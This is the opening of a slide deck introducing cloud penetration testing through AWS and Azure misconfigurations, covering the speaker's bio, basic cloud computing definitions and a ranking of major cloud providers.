Pwning AWS and Azure Environment:

An Introduction to Cloud Pen-testing and Red Teaming through AWS and Azure common misconfigurations

Rami Ahmed

September 17, 2020

Whoami

- **Rami Ahmed @Tr0cks**
- **3rd year networking and information security**
- **Hacker / red teamer / researcher**
- **Cloud security Enthusiast**
- **Mainly focused in cloud-based pen-testing and Active directory attacks and scenarios.**

Pentest+

NSE1, NSE2, NSE4

AWS cloud practitioner, AWS certified security specialty

AZ-900 certified


Current enrollments : CREST simulated attack specialist

- **Interests:**
  - Foreign Languages (I speak Russian, English, French and German)
  - Breaking into things (cloud seems to be my favorite so far xD)

you can follow me at the following handlers for both facebook and twitter :


@RamiKhaledAhmedd
@Tr0ck_s

What is cloud computing ?




What is cloud computing ? (definition)


Cloud computing is Web-based computing which allows businesses and individuals to consume computing resources such as virtual machines, databases, processing, memory, services, storage, messaging, events, and pay-as-you-go.




service models of cloud computing



What is cloud computing ? (benefits)




What is cloud computing ? (drawbacks)



CLOUD VS ON-PREMISES SECURITY RISK

Compared to traditional, on-prem IT environments, would you say the risk of security breaches in a public cloud environment is...



Top cloud providers in the market (1)

#1. Amazon Web Services (AWS)

#2. Microsoft Azure

#3. IBM Cloud


Top cloud providers in the market (2)

#4. Google Cloud

#5. Oracle Cloud

#6. Alibaba Cloud


https://www.c-sharpcorner.com/article/top-10-cloud-service-providers/



Why AWS and Azure ?

